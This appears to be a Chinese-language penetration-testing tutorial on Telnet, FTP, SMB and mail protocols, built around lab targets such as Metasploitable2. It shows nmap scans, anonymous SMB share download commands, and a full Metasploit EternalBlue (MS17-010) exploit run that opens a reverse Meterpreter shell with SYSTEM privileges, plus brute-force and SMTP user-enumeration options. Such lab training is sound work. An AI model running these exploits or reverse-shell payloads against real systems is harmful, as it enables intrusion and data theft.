常见协议与服务上


23 Telnet
21 FTP
  枚举FTP
139，445 SMB
  枚举SMB
    MS17-010
MSF基本使用
  msf攻击步骤
  模块参数
  运行模块
  sessions
邮件传输协议
  SMTP（Simple Mail Transfer Protocol）
  POP3（Post Office Protocol 3）
  IMAP（Internet Message Access Protocol）
  SMTP常用命令
  利用SMTP发送邮箱
  枚举SMTP
参考资源

23 Telnet

Telnet 是一种网络协议，用于在本地计算机与远程主机之间进行双向文本通信。Telnet 协议允许用户通过网络登录到远程系统，并执行命令，就像在本地终端一样。Telnet 允许用户通过网络连接到远程主机，并在该主机上执行命令和运行程序。

```
telnet example.com 23
```

Telnet 传输的数据未加密，包括用户名和密码在内的所有数据都是以明文形式传输的。这使得 Telnet 容易受到网络嗅探和中间人攻击。因此，Telnet 在现代网络中逐渐被 SSH（Secure Shell）替代，后者提供了加密的通信通道。



21 FTP

FTP（File Transfer Protocol，文件传输协议）是一种标准的网络协议，用于在客户端和服务器之间传输文件。FTP 协议最早由 Abhay Bhushan 于 1971 年在 RFC 959 中定义，并通过 TCP/IP 网络工作。

常见的FTP服务器软件有vsftpd、ProFTPD和uFTP

常用命令

- 连接服务器：ftp <hostname>
- 登录：输入用户名和密码。
- 列出文件：ls 或 dir
- 下载文件：get <filename>
- 上传文件：put <filename>
- 退出：bye 或 quit
- 列出所有文件：ls –a
- 关闭交互：prompt

- 查看帮助：？
- 下载多个文件：mget *.txt
- 下载单个文件：get
- 设置二进制模式，传输可执行文件的时候会用到：binary

枚举FTP

FTP匿名登录

FTP匿名登录是指通过FTP协议连接到FTP服务器时，使用“**anonymous**”作为用户名进行登录。这种方式允许用户无需注册或提供特定的凭据就可以访问公开的文件和目录。匿名登录通常用于提供公开可访问的下载资源，例如软件、文档和图片等。

```
Plain Text
1  ftp ftp.example.com
```

利用Nmap

```
┌──(kali㉿kali)-[~/Gok/Metasploitable2]
└─$ sudo nmap -sV -p21 -sC -A 192.168.134.132
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-27 04:00 EDT
Nmap scan report for 192.168.134.132
Host is up (0.0011s latency).

PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.3.4
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to 192.168.134.157
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      vsFTPd 2.3.4 - secure, fast, stable
|_End of status
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
MAC Address: 00:0C:29:89:7B:C1 (VMware)
Warning: OSScan results may be unreliable because we could not find at lea
st 1 open and 1 closed port
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop
Service Info: OS: Unix

TRACEROUTE
HOP RTT     ADDRESS
1   1.11 ms 192.168.134.132

OS and Service detection performed. Please report any incorrect results a
t https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 5.98 seconds

```

139，445 SMB

NetBIOS（**Network Basic Input/Output System**）是由IBM于1983年为局域网（LAN）开发的一种接口规范，最初为早期的局域网操作系统提供网络服务 ，允许局域网内计算机通过**名称**识别彼此并进行通信。后来被微软在其网络操作系统中广泛使用。使用的是**TCP 139 端口。**

SMB（Server Message Block）协议是一种网络文件共享协议，用于在计算机网络中共享文件、打印机、串行端口以及通信等资源。SMB最早由IBM在20世纪80年代引入，并由微软在其Windows操作系统中进一步扩展和使用。该协议在局域网（LAN）环境中广泛使用，尤其是在Windows网络中。使用的是**TCP 445端口。**

SMB 代表“服务器消息块”，现在也称为通用互联网文件系统 (CIFS)。作为应用层网络协议，SMB/CIFS 主要用于实现对文件、打印机、串行端口的共享访问

二者的关系：

- SMB可以在NetBIOS上运行，也可以在TCP/IP上运行。
- 在基于NetBIOS的网络中，SMB通过TCP端口139运行。
- 在基于TCP/IP的网络中，SMB通过TCP端口445运行，而不需要依赖NetBIOS。

SMB服务利用：

- **弱密码攻击**：攻击者通过暴力破解获取SMB服务的登录权限。
- **漏洞利用**：如**CVE-2017-0144（永恒之蓝漏洞）**，可以通过445端口远程执行代码，进行勒索软件攻击或其他恶意操作。
- **未授权访问**：配置不当的SMB服务可能允许匿名访问，导致敏感信息泄露。

枚举SMB

使用工具枚举

```
Plain Text
1  enum4linux -a target_ip
```

enum4linux基本功能：

- **用户枚举**：枚举目标系统上的用户列表。
- **共享枚举**：列出目标系统上的共享资源。
- **组枚举**：获取目标系统上的组信息。
- **操作系统信息**：获取目标系统的操作系统版本和服务包信息。
- **密码策略**：获取目标系统的密码策略信息。

- **空会话**：通过空会话连接获取信息，无需提供用户名和密码。

可以使用**空凭据**来访问SMB

```
┌──(kali㉿kali)-[~/Gok/Metasploitable2]
└─$ smbclient --no-pass -L //192.168.134.132
Anonymous login successful

        Sharename       Type      Comment
        ---------       ----      -------
        print$          Disk      Printer Drivers
        tmp             Disk      oh noes!
        opt             Disk
        IPC$            IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
        ADMIN$          IPC       IPC Service (metasploitable server (Samba 3.0.20-Debian))
Reconnecting with SMB1 for workgroup listing.
Anonymous login successful

        Server               Comment
        ---------            -------

        Workgroup            Master
        ---------            -------
        WORKGROUP            METASPLOITABLE

```

其他常用命令

```
#下载所有文件
smbclient //<IP>/<share>
> mask ""
> recurse
> prompt
> mget *
```

MS17-010

利用nmap可以进行SMB漏洞扫描

```
┌──(kali㉿kali)-[~/Gok/Pentest_Basics]
└─$ sudo nmap -sT --script=vuln -p445 192.168.134.179
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-10 03:57 EDT
Nmap scan report for 192.168.134.179
Host is up (0.00071s latency).

PORT    STATE SERVICE
445/tcp open  microsoft-ds
MAC Address: 00:0C:29:FE:D0:76 (VMware)

Host script results:
|_smb-vuln-ms10-061: NT_STATUS_ACCESS_DENIED
|_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|_      https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|_smb-vuln-ms10-054: false

Nmap done: 1 IP address (1 host up) scanned in 22.66 seconds
```

利用msf对应模块即可完成相应的漏洞利用。

```
[+] 192.168.134.179:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.134.157:4444
[*] 192.168.134.179:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.134.179:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.134.179:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.134.179:445 - The target is vulnerable.
[*] 192.168.134.179:445 - Connecting to target for exploitation.
[+] 192.168.134.179:445 - Connection established for exploitation.
[+] 192.168.134.179:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.134.179:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.134.179:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.134.179:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.134.179:445 - 0x00000020  65 20 50 61 63 6b 20 31                          e Pack 1
[+] 192.168.134.179:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.134.179:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.134.179:445 - Sending all but last fragment of exploit packet
[*] 192.168.134.179:445 - Starting non-paged pool grooming
[+] 192.168.134.179:445 - Sending SMBv2 buffers
[+] 192.168.134.179:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.134.179:445 - Sending final SMBv2 buffers.
[*] 192.168.134.179:445 - Sending last fragment of exploit packet!
[*] 192.168.134.179:445 - Receiving response from exploit packet
[+] 192.168.134.179:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.134.179:445 - Sending egg to corrupted connection.
[*] 192.168.134.179:445 - Triggering free of corrupted buffer.
[*] Sending stage (201798 bytes) to 192.168.134.179
[+] 192.168.134.179:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.134.179:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.134.179:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (192.168.134.157:4444 → 192.168.134.179:49536) at 2024-10-10 04:05:45 -0400

meterpreter > getpid
Current pid: 1056
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

MSF基本使用

msf攻击步骤

msf使用模块的一般步骤如下：

1. 使用 `search` 命令搜索模块。
2. 使用 `use` 命令加载模块； `back` 命令可以退出当前模块。
3. `show options` 查看模块选项及所需参数。
4. 使用 `set` 设置参数所需的值。
5. 使用 `exploit` 或 `run` 运行模块。
6. `sessions` 查看会话，与会话进行交互。

模块参数

`show options` 命令用于显示当前加载的模块的参数列表以及它们的当前值。当加载一个模块后，通常需要配置一些参数，如目标主机、端口、用户名、密码等。有的参数已经设置了默认值。

Shell

```
> use exploit/windows/smb/ms17_010_eternalblue
> show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS                        yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445              yes       The target port (TCP)
   SMBDomain                     no        The Windows domain to use for authentication
   SMBPass                       no        The password for the specified username
   SMBUser                       no        The username to authenticate as
   VERIFY_ARCH  true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET 1               yes       Check if remote OS matches exploit Target.

```

我们通常要设置的参数如下

- **RHOSTS**：目标主机的IP地址或主机名。可以指定单个主机或主机列表。例如：set RHOSTS 192.168.1.100。
- **RPORT**：目标主机上的目标端口。默认为常见的服务端口。例如：set RPORT 445。
- **LHOST**：本地主机的IP地址。用于监听连接或设置反向连接。例如：set LHOST 192.168.1.10。
- **LPORT**：本地主机上的监听端口。例如：set LPORT 4444。
- **PAYLOAD**：要在目标系统上执行的有效载荷类型。有效载荷决定了在攻击成功后将执行的操作，如建立 Meterpreter 会话或执行命令。例如：set PAYLOAD windows/meterpreter/reverse_tcp。
- **TARGET**：目标的操作系统类型或版本。用于选择适合目标的特定利用或有效载荷。例如：set TARGET 3（对应Windows 7）。
- **USER_FILE**：包含用户名列表的文件。用于进行用户名枚举或暴力破解。例如：set USER_FILE usernames.txt。
- **PASS_FILE**：包含密码列表的文件。用于进行密码枚举或暴力破解。例如：set PASS_FILE passwords.txt。
- **THREADS**：并发执行的线程数。用于加快攻击速度。例如：set THREADS 10。
- **SESSION**：使用 Metasploit 与目标系统建立的每个连接都会有一个会话 ID。我们在后渗透模块会使用到该参数。

我们通过 `set` 命令来设置这些参数的值。当然，我们也可以通过 `unset` 和 `unset all` 命令取消参数的值。如果想设置多个模块的参数，可以使用 `setg` 命令设置全局变量； `unsetg` 取消设置全局变量。

```
> set RHOSTS 192.168.1.100
> show options
Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS       192.168.1.100    yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
   RPORT        445              yes       The target port (TCP)
   SMBDomain                     no        The Windows domain to use for authentication
   SMBPass                       no        The password for the specified username
   SMBUser                       no        The username to authenticate as
   VERIFY_ARCH  true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET 1               yes       Check if remote OS matches exploit Target.
```

运行模块

有的模块支持 `check` 命令判断目标是否存在漏洞，而不会直接进行攻击利用。直接执行 `exploit` 命令，生成的shell会占用当前终端，我们可以使用 `exploit -z` 让会话在后台运行。

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.202.140
RHOSTS => 192.168.202.140
msf6 exploit(windows/smb/ms17_010_eternalblue) > check

[*] 192.168.202.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.202.140:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.202.140:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.202.140:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 192.168.202.130:4444
[*] 192.168.202.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.202.140:445   - Host is likely VULNERABLE to MS17-010! - Windows 7 Enterprise 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.202.140:445   - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.202.140:445 - The target is vulnerable.
[*] 192.168.202.140:445 - Connecting to target for exploitation.
[+] 192.168.202.140:445 - Connection established for exploitation.
[+] 192.168.202.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.202.140:445 - CORE raw buffer dump (40 bytes)
[*] 192.168.202.140:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 45 6e 74 65 72 70  Windows 7 Enterp
[*] 192.168.202.140:445 - 0x00000010  72 69 73 65 20 37 36 30 31 20 53 65 72 76 69 63  rise 7601 Servic
[*] 192.168.202.140:445 - 0x00000020  65 20 50 61 63 6b 20 31                           e Pack 1
[+] 192.168.202.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.202.140:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.202.140:445 - Sending all but last fragment of exploit packet
[*] 192.168.202.140:445 - Starting non-paged pool grooming
[+] 192.168.202.140:445 - Sending SMBv2 buffers
[+] 192.168.202.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.202.140:445 - Sending final SMBv2 buffers.
[*] 192.168.202.140:445 - Sending last fragment of exploit packet!
[*] 192.168.202.140:445 - Receiving response from exploit packet
[+] 192.168.202.140:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.202.140:445 - Sending egg to corrupted connection.
```

```
[*] 192.168.202.140:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 192.168.202.140
[*] Meterpreter session 1 opened (192.168.202.130:4444 -> 192.168.202.140:49163) at 2024-01-04 01:19:13 -0500
[+] 192.168.202.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.202.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.202.140:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Session 1 created in the background.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

sessions

使用 `sessions` 命令可列出会话列表。

```shell
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SECURITY-PC  192.168.202.130:4444 -> 192.168.202.140:49163 (192.168.202.140)

```

`sessions -i <num>` 可进入会话。

```shell
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions -i 1
[*] Starting interaction with 1...

meterpreter >

```

在 `meterpreter` 中，执行 `background` 命令或按 `CTRL+Z` 快捷键可将当前会话置于后台。

```shell
meterpreter > background
[*] Backgrounding session 1...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                       Connection
  --  ----  ----                     -----------                       ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ SECURITY-PC  192.168.202.130:4444 -> 192.168.202.140:49163 (192.168.202.140)

```

邮件传输协议

邮件传输协议用于在网络中发送、接收和存储电子邮件。不同的协议分别承担邮件的发送或接收工作。常见的邮件传输协议包括：

- SMTP（Simple Mail Transfer Protocol）：主要用于**发送**电子邮件。
- POP3（Post Office Protocol 3）：用于从邮件服务器**下载**邮件到客户端。
- IMAP（Internet Message Access Protocol）：用于在客户端和邮件服务器之间**同步**和管理邮件。

SMTP（Simple Mail Transfer Protocol）

SMTP是互联网邮件发送的标准协议，主要用于在邮件客户端和邮件服务器之间发送电子邮件，或者在服务器之间转发电子邮件。

未加密的默认端口为**25**，而加密的端口通常是**465（SSL/TLS）或587（STARTTLS）**。

POP3（Post Office Protocol 3）

POP3是一种接收邮件的协议，用于从邮件服务器下载邮件到客户端，并在本地保存邮件。

默认端口为**110**，加密端口为**995**。

IMAP（Internet Message Access Protocol）


IMAP与POP3类似，但IMAP允许用户在多个设备上同步邮件。邮件保存在服务器上，客户端可以同步查看、管理邮件，而不会影响服务器中的副本。

默认端口为143，加密端口为993。

SMTP常用命令

假设发送一封邮件，整个SMTP通信流程大致如下：

1. **建立连接**：




```
EHLO client.example.com
```

2. **指定发件人**：

```
MAIL FROM: <sender@example.com>
```

3. **指定收件人**：

```
RCPT TO: <recipient@example.com>
```

4. **开始传递邮件内容**：

```
DATA
```

5. **输入邮件正文**：


```
Subject: Test Email
From: sender@example.com
To: recipient@example.com

Hello, this is a test email.
.
```

6. **结束会话**：

```
QUIT
```

利用SMTP发送邮箱

以QQ邮箱为例，需要将设置–>账号中对应的服务打开。



使用python实现。

```
Plain Text
```

```
import smtplib
from email.mime.multipart import MIMEMultipart
from email.mime.text import MIMEText

smtp_server = 'smtp.qq.com'
smtp_port = 587
smtp_user = ''#qq邮箱
smtp_password = ''#smtp密码，不是QQ密码

from_email = ''#qq邮箱
to_email = ''#要发送给谁
subject = 'Test Email'
body = 'This is a test email sent from Python!'

message = MIMEMultipart()
message['From'] = from_email
message['To'] = to_email
message['Subject'] = subject
message.attach(MIMEText(body, 'plain'))

try:
    with smtplib.SMTP(smtp_server, smtp_port) as server:
        server.starttls()
        server.login(smtp_user, smtp_password)
        server.send_message(message)
        print('Email sent successful!')
except Exception as e:
    print(f'Failed to send email: {e}')
```

枚举SMTP

可以利用Metasploit中的auxiliary/scanner/smtp/smtp_enum模块自动化枚举，获取用户名。

参考资源

靶场：https://www.vulnhub.com/entry/metasploitable-2,29/

靶场教程：https://docs.rapid7.com/metasploit/metasploitable-2-exploitability-guide

SMTP具体流程：https://mailtrap.io/blog/smtp/